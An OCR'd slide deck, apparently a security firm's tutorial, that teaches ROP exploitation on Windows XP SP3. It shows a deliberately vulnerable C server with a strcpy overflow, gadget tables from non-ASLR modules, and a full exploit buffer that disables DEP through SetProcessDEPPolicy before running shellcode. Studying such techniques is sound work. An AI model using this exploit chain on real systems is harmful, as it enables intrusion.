
- We are going to exploit a server application in **Windows XP SP3** up to date, running DEP in mode **/NOEXECUTE=OptOut**
- The goal is to create the exploit using **non-ALSR** modules in order to bypass randomization
- The application was compiled with **Visual Studio 10** with **NX Compat** and **DYNAMICBASE** flags

```
#include <stdio.h>
#include <winsock2.h>

void Analyse_buffer(char *str)
{
     printf("Here vulnerable method!\n");
     char buffer[200];
     strcpy(buffer,str); /* <------- Overflow */
     }

int main()

{

int wsaerror;
WORD wVersionRequested;
WSADATA wsaData;
wVersionRequested = MAKEWORD(2, 2);
wsaerror = WSAStartup(wVersionRequested, &wsaData);

SOCKET m_socket;
m_socket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

if (m_socket == INVALID_SOCKET)
{
    printf("Error at : %ld\n", WSAGetLastError());
    WSACleanup();
    return 0;
}
else

{
    printf("Socket is working fine :]!\n");
}

SOCKADDR_IN service;
service.sin_family = AF_INET;
service.sin_addr.s_addr = inet_addr("192.168.1.36");
service.sin_port = htons(4444);
bind(m_socket, (SOCKADDR*)&service, sizeof(service));
printf("Server is binded :]\n");
listen(m_socket, 10);
   printf("Listening... :]\n");

SOCKET Incomingconnection;
while (1)
{
    Incomingconnection = SOCKET_ERROR;
    while (Incomingconnection == SOCKET_ERROR)
    {
        Incomingconnection = accept(m_socket, NULL, NULL);
    }
    printf("Client is now Connected!\n");
    m_socket = Incomingconnection;
    break;
}


int receivedbytes = SOCKET_ERROR;
char recvbuf[300];

receivedbytes = recv(m_socket, recvbuf, 300, 0);

      Analyse_buffer(recvbuf); /* Transfer control to Analyse_buffer function */

return 0;

}
```

Practical ROP example in Windows XP SP3 (2)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- When we try to exploit the application with a simple <Evil Buffer> + <CALL ESP> <NOP> <SHELLCODE> technique it throws an **STATUS_ACCESS_VIOLATION (0xC0000005)**
- DEP is sucessfully **preventing** code execution from the actual thread stack



Practical ROP example in Windows XP SP3 (3)

- To get around this protection we will implement the ROP technique
- The first step is to know which modules are loaded in memory when the vulnerable application runs. The objective is to use **non-relocatable modules**, so we can bypass memory randomization
- We are going to use python script **!pvefindaddr** from corelan.be
- For this particular exploit development we have 8 **non-ASLR** modules to search for **ROP gadgets**, This is pretty enough to create our exploit

```
0BADF00D
0BADF00D
0BADF00D
0BADF00D ** [+] Gathering executable / loaded module info, please wait...
0BADF00D ** [+] Finished task, 10 modules found
0BADF00D Loaded modules - ASLR protection status :
0BADF00D ------------------------------------
0BADF00D  * 0x719e0000 - 0x719e8000 : WS2HELP.dll  (C:\WINDOWS\system32\WS2HELP.dll) : NO ASLR
0BADF00D  * 0x7c800000 - 0x7c906000 : kernel32.dll  (C:\WINDOWS\system32\kernel32.dll) : NO ASLR
0BADF00D  * 0x77be0000 - 0x77c38000 : msvcrt.dll  (C:\WINDOWS\system32\msvcrt.dll) : NO ASLR
0BADF00D  * 0x77fc0000 - 0x77fd1000 : Secur32.dll  (C:\WINDOWS\system32\Secur32.dll) : NO ASLR
0BADF00D  * 0x77e50000 - 0x77ee3000 : RPCRT4.dll  (C:\WINDOWS\system32\RPCRT4.dll) : NO ASLR
0BADF00D  * 0x77da0000 - 0x77e4c000 : ADVAPI32.dll  (C:\WINDOWS\system32\ADVAPI32.dll) : NO ASLR
0BADF00D  * 0x7c910000 - 0x7c9c9000 : ntdll.dll  (C:\WINDOWS\system32\ntdll.dll) : NO ASLR
0BADF00D  * 0x00400000 - 0x0041a000 : VulnerableServerVisual.c.exe  (C:\VulnerableServerVisual\VulnerableServerVisu
0BADF00D  * 0x719f0000 - 0x71a07000 : WS2_32.dll  (C:\WINDOWS\system32\WS2_32.dll) : NO ASLR
0BADF00D  * 0x10200000 - 0x10372000 : MSVCR100D.dll  (C:\WINDOWS\system32\MSVCR100D.dll) : ASLR ENABLED
0BADF00D
0BADF00D
         Return Value must be a string
```

Practical ROP example in Windows XP SP3 (4)

- The next step is to create our ROP gadgets
- The "!pvefindaddr rop" command will create a list of all available gadgets from the non-ASLR modules

pvefindaddr ROP Stack Pivot

Address	Offset/Register	Instruction
719E2571	8	# ADD ESP,8 # POP EBP # MOV EAX,DWORD PTR SS:[ESP+8]
719E25EE	10	# ADD ESP,10 # POP EDI # POP ESI # POP EBX # RETN
719F2BF1	EAX	# XCHG EAX,ESP # ADC DWORD PTR DS:[EDI+75C08571],EBX
77BE5ED5	EAX	# XCHG EAX,ESP # RETN
77BEBB33	0C	# ADD ESP,0C # POP EBP # RETN
77BEBB79	0C	# ADD ESP,0C # POP EBP # RETN
77BEBBBD	0C	# ADD ESP,0C # POP EBP # RETN
77BEBC01	0C	# ADD ESP,0C # POP EBP # RETN
77BEBC48	0C	# ADD ESP,0C # POP EBP # RETN
77BEBC8E	0C	# ADD ESP,0C # POP EBP # RETN
77BEBCD2	0C	# ADD ESP,0C # POP EBP # RETN
77BEBD19	0C	# ADD ESP,0C # POP EBP # RETN
77BEBD62	0C	# ADD ESP,0C # POP EBP # RETN
77BEBDAB	0C	# ADD ESP,0C # POP EBP # RETN
77BEBDF1	0C	# ADD ESP,0C # POP EBP # RETN
77BEC587	0C	# ADD ESP,0C # POP EBP # RETN
77BEC88C	10	# ADD ESP,10 # POP EBP # RETN
77BEC8AB	10	# ADD ESP,10 # POP EBP # RETN
77BECD72	10	# ADD ESP,10 # POP EBP # RETN
77BECD91	10	# ADD ESP,10 # POP EBP # RETN
77BED085	0C	# ADD ESP,0C # POP ESI # POP EBP # RETN
77BED3A9	10	# ADD ESP,10 # POP EBP # RETN
77BED4A3	10	# ADD ESP,10 # POP EBP # RETN
77BED726	10	# ADD ESP,10 # POP EBP # RETN
77BED745	10	# ADD ESP,10 # POP EBP # RETN
77BEDC40	10	# ADD ESP,10 # POP EBP # RETN
77BEDC5F	10	# ADD ESP,10 # POP EBP # RETN

Practical ROP example in Windows XP SP3 (5)

- We can now start to use our ROP gadgets to deactivate Data Protection Execution
- We are going to use the **SetProcessDEPPolicy** technique with the flag 0, which means disable DEP for the current process
- After searching the correct ROP gadgets from the previous list our exploit is finally created
- Let's trace it in our debugger


```
print "\xF3\x25\x9E\x71"."\xFF\xFF\xFF\xFF" . "\x6F\x10\x81\x7C". "\x28\x25\x9E\x71". "\xA4\x22\x86\x7C"
."\xff\x13\x9f\x71" . "\xBF\x7E\x9F\x71" . "\x07\x35\x9f\x71" ."\xBF\x7E\x9F\x71" . "\x02\xd1\xe5\x77"
."\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\x0d\x25\x86\x7c\xFF\xD0\x68\xff\xff\xff\xff\\xff\x04\x24\xb8\
x12\xcb\x81\x7c\xff\xd0\x90" ."\x90" x145 ."\xD5\x5E\xBE\x77"
```

```
0x77BE5ED5 :  # XCHG EAX,ESP # RETN      [Module : msvcrt.dll]

0x719E25F3 :  # POP EBX # RETN           [Module : WS2HELP.dll]


0x7C81106F :  # INC EBX # RETN           [Module : KERNEL32.dll]
0x719E2528 :  # POP EBP # RETN           [Module : WS2HELP.dll]


0x719F3507 :  # POP EDI # RETN           [Module : WS2_32.dll]
719F7EBF   C3                RETN        [Module : WS2_32.dll]


0x719F13FF :  # POP ESI # RETN           [Module : WS2_32.dll]
719F7EBF   C3                RETN        [Module : WS2_32.dll]


0x77E5D102 :  # PUSHAD # RETN
```

Practical ROP example in Windows XP SP3 (6)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- When the buffer overflow occurs we need first to pivot our stack to reach our controlled buffer. The **XCHG EAX,ESP** instruction permits us to point ESP to 0x0013fb68 address which is the beginning of our controlled data in the stack



Practical ROP example in Windows XP SP3 (7)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- The next instruction will POP the value 0xFFFFFFFF into the EBX register, which will be later incremented to obtain a NULL DWORD



Practical ROP example in Windows XP SP3 (8)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- The EBX register contains the flag that will be passed as parameter to the SetProcessDEPPolicy API



Practical ROP example in Windows XP SP3 (9)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

